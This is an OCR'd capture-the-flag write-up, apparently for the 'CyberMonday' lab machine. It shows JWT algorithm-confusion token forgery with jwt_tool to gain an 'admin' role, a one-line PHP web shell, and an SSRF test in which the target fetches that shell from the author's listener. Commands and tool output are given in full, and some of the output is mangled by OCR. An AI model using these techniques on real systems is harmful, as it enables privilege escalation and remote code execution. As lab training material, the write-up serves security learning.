


looking further I could see a webhook that seemed interesting enough to take a look at.




I can create a logfile using this endpoint.

I tried creating a log file containing a webshell here



the log was created successfully but I couldn't find the file through the browser.
as this didn't work out as I expected, I continued looking into the other routes and found

something interesting.



trying to create a webhooks results in authorization issues. this means I need to tamper the token a bit

JWT Tampering

so I need to elevate the JWT token and attack this vector.
I used https://jwt.io/ and `jwt_tool.py` from the following github repo
https://github.com/ticarpi/jwt_tool/tree/master

reading about jwt token attacks I found the following interesting blog
https://portswigger.net/web-security/jwt/algorithm-confusion

I tried the attack and started by grabbing the server's public key

```
$ wget http://webhooks-api-beta.cybermonday.htb/jwks.json
--2023-08-21 21:08:48--  http://webhooks-api-beta.cybermonday.htb/jwks.json
Resolving webhooks-api-beta.cybermonday.htb (webhooks-api-beta.cybermonday.htb)...
10.129.100.147
Connecting to webhooks-api-beta.cybermonday.htb (webhooks-api-
beta.cybermonday.htb)|10.129.100.147|:80... connected.
HTTP request sent, awaiting response... 200 OK
```

```
Length: 447 [application/json]
Saving to: ‘jwks.json’

jwks.json                           100%
[=================================================================>]     447  -
-.-KB/s    in 0s      -jw"kty": "RSA",
                        "use": "sig",
                        "alg": "RS256",
                        "n": "pvezvAKCOgxwsiyV6PRJfGMul-
WBYorwFIWudWKkGejMx3onUSlM8OA3PjmhFNCP_8jJ7WA2gDa8oP3N2J8zFyadnrt2Xe59FdcLXTPxbbfFC
0aTGkDIOPZYJ8kR0cly0fiZiZbg4VLswYsh3Sn797IlIYr6Wqfc6ZPn1nsEhOrwO-
qSD4Q24FVYeUxsn7pJ0oOWHPD-
qtC5q3BR2M_SxBrxXh9vqcNBB3ZRRA0H0FDdV6Lp_8wJY7RB8eMREgSe48r3k7GlEcCLwbsyCyhngysgHsq
6yJYM82BL7V8Qln42yij1BM7fCu19M1EZwR5eJ2Hg31ZsK5uShbITbRh16w",
                        "e": "AQAB"
                }
        ]
}
```

I used this public along with my token and extracted a `.pem` file. this will be needed in the next steps

```
$ ./jwt_tool.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyaXZhbDIzIiwicm9sZS
I6InVzZXIifQ.kJ4gvaqa5Kte49tD9kAfc8gwt7eUiLkE9sfK-4boIWdy6ibKECRM8ZQy2iXCA3k-
CLTqevM47K_Zf5Cgz5Q3yunaY5BS8QOAUrXZmT8hfvWnAHadQjetO28fou6rv9oLb3B-
RBt_ljy93mm_kON6DJETswf3XhFLahXpAaOIryd4mZzpIjiev71Tys6rrVpQt3ynFauOKUlXJUzCSRwoF5E
g_FzyYyOA2Dpdp4TFgbObz71c_BwxUcqNXC6LgApePJScX-
oRE0YkDBdXGoVnr1lvQsdaHGFdBuw61w7UHbzALk_EqJgROxBYYn-_nPhQcZl6JKnUrUERpDkaGnbPww -
jw ../jwks.json -V

       \   \        \         \          \                    \
   \__   |   |  \     |\__    __| \__    __|                    |
         |   |   \    |      |           |       \         \     |
         |        \   |      |           |    __  \     __  \    |
  \      |      _     |      |           |   |     |   |     |   |
   |     |     / \    |      |           |   |     |   |     |   |
\        |    /   \   |      |           |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.2.6               \______|            @ticarpi

Original JWT:

JWKS Contents:
Number of keys: 1
```

```
--------
Key 1
Key 1
[+] kty = RSA
[+] use = sig
[+] alg = RS256
[+] n = pvezvAKCOgxwsiyV6PRJfGMul-
WBYorwFIWudWKkGejMx3onUSlM8OA3PjmhFNCP_8jJ7WA2gDa8oP3N2J8zFyadnrt2Xe59FdcLXTPxbbfFC
0aTGkDIOPZYJ8kR0cly0fiZiZbg4VLswYsh3Sn797IlIYr6Wqfc6ZPn1nsEhOrwO-
qSD4Q24FVYeUxsn7pJ0oOWHPD-
qtC5q3BR2M_SxBrxXh9vqcNBB3ZRRA0H0FDdV6Lp_8wJY7RB8eMREgSe48r3k7GlEcCLwbsyCyhngysgHsq
6yJYM82BL7V8Qln42yij1BM7fCu19M1EZwR5eJ2Hg31ZsK5uShbITbRh16w
[+] e = AQAB

Found RSA key factors, generating a public key
[+] kid_0_1692648978.pem

Attempting to verify token using kid_0_1692648978.pem
RSA Signature is VALID
```

now I can use this `.pem` file to tamper with the jwt token and see if key confusion attack is even possible

I also inspected my own valid token and saw the following info:

```
$ ./jwt_tool.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyaXZhbDIzIiwicm9sZS
I6InVzZXIifQ.kJ4gvaqa5Kte49tD9kAfc8gwt7eUiLkE9sfK-4boIWdy6ibKECRM8ZQy2iXCA3k-
CLTqevM47K_Zf5Cgz5Q3yunaY5BS8QOAUrXZmT8hfvWnAHadQjetO28fou6rv9oLb3B-
RBt_ljy93mm_kON6DJETswf3XhFLahXpAaOIryd4mZzpIjiev71Tys6rrVpQt3ynFauOKUlXJUzCSRwoF5E
g_FzyYyOA2Dpdp4TFgbObz71c_BwxUcqNXC6LgApePJScX-
oRE0YkDBdXGoVnr1lvQsdaHGFdBuw61w7UHbzALk_EqJgROxBYYn-_nPhQcZl6JKnUrUERpDkaGnbPww

        \   \        \         \          \                    \
   \__   |   |  \     |\__    __| \__    __|                     |
         |   |   \    |      |          |       \         \     |
         |        \   |      |          |    __  \     __  \    |
  \      |      _     |      |          |   |     |   |     |   |
   |     |     / \    |      |          |   |     |   |     |   |
\        |    /   \   |      |          |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.2.6               \______|             @ticarpi
```

```
Original JWT:

====================
Decoded Token Values:
====================

Token header values:
[+] typ = "JWT"
[+] alg = "RS256"

Token payload values:
[+] id = 2
[+] username = "rival23"
[+] role = "user"

----------------------
JWT common timestamps:
iat = IssuedAt
exp = Expires
nbf = NotBefore
----------------------
```

so let's start tampering this.

I used the following command


```
$ ./jwt_tool.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyaXZhbDIzIiwicm9sZS
I6InVzZXIifQ.kJ4gvaqa5Kte49tD9kAfc8gwt7eUiLkE9sfK-4boIWdy6ibKECRM8ZQy2iXCA3k-
CLTqevM47K_Zf5Cgz5Q3yunaY5BS8QOAUrXZmT8hfvWnAHadQjetO28fou6rv9oLb3B-
RBt_ljy93mm_kON6DJETswf3XhFLahXpAaOIryd4mZzpIjiev71Tys6rrVpQt3ynFauOKUlXJUzCSRwoF5E
g_FzyYyOA2Dpdp4TFgbObz71c_BwxUcqNXC6LgApePJScX-
oRE0YkDBdXGoVnr1lvQsdaHGFdBuw61w7UHbzALk_EqJgROxBYYn-_nPhQcZl6JKnUrUERpDkaGnbPww -S
hs256 -k ./kid_0_1692648978.pem --injectclaims --payloadclaim "role" --payloadvalue
"admin"
```

`-S` to change alg to HS256
`-k` : specify the servers public Key. (we extracted this using the jwks.json and our own valid token)
`--injectclaims` : to tamper with the payload data of the token.
`--payloadclaim` : specify the role property to change
`--payloadvalue` : specify the value of the property

we receive a payload and immediately test what it contains

```
$ ./jwt_tool.py
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MiwidXNlcm5hbWUiOiJyaXZhbDIzIiwicm9sZS
I6ImFkbWluIn0.IKgu5r3iKdHTqZeyz8JXjkPKFzVnF9ft3mtpFRWxE9s

        \   \        \         \          \                    \
   \__   |   |  \     |\__    __| \__    __|                     |
         |   |   \    |      |          |       \         \     |
         |        \   |      |          |    __  \     __  \    |
  \      |      _     |      |          |   |     |   |     |   |
   |     |     / \    |      |          |   |     |   |     |   |
\        |    /   \   |      |          |\        |\        |   |
 \______/ \__/     \__|   \__|      \__| \______/  \______/ \__|
 Version 2.2.6                \______|             @ticarpi

Original JWT:

====================
Decoded Token Values:
====================

Token header values:
[+] typ = "JWT"
[+] alg = "HS256"

Token payload values:
[+] id = 2
[+] username = "rival23"
[+] role = "admin"

----------------------
```

it seems like I am now specifying myself as admin, let's try to create a webhook in burp




SSRF in webhook sendRequest

I copied over the webhook_uuid and tested the SSRF
for this I setup my python webservice listener in my local machine and then perform a request to the endpoint.

```
$ nano revshell.php

$ cat revshell.php
<?php
system($_GET['cmd']);
?>
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
```

upon requesting the file I receive the following:



in my listener I can see the file being requested and we have SSRF confirmed.


```
$ python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.129.100.147 - - [21/Aug/2023 23:05:07] "GET / HTTP/1.1" 200 -
10.129.100.147 - - [21/Aug/2023 23:05:22] "GET /revshell.php?cmd=id HTTP/1.1" 200 -
```

but no RCE yet.

RCE through SSRF in REDIS.


finding REDIS

after some search I can make a request to the local box but stumble upon dns resolution with the redirect to `cybermonday.htb`.




failures

cybermonday.htb is being blocked internally it seems.

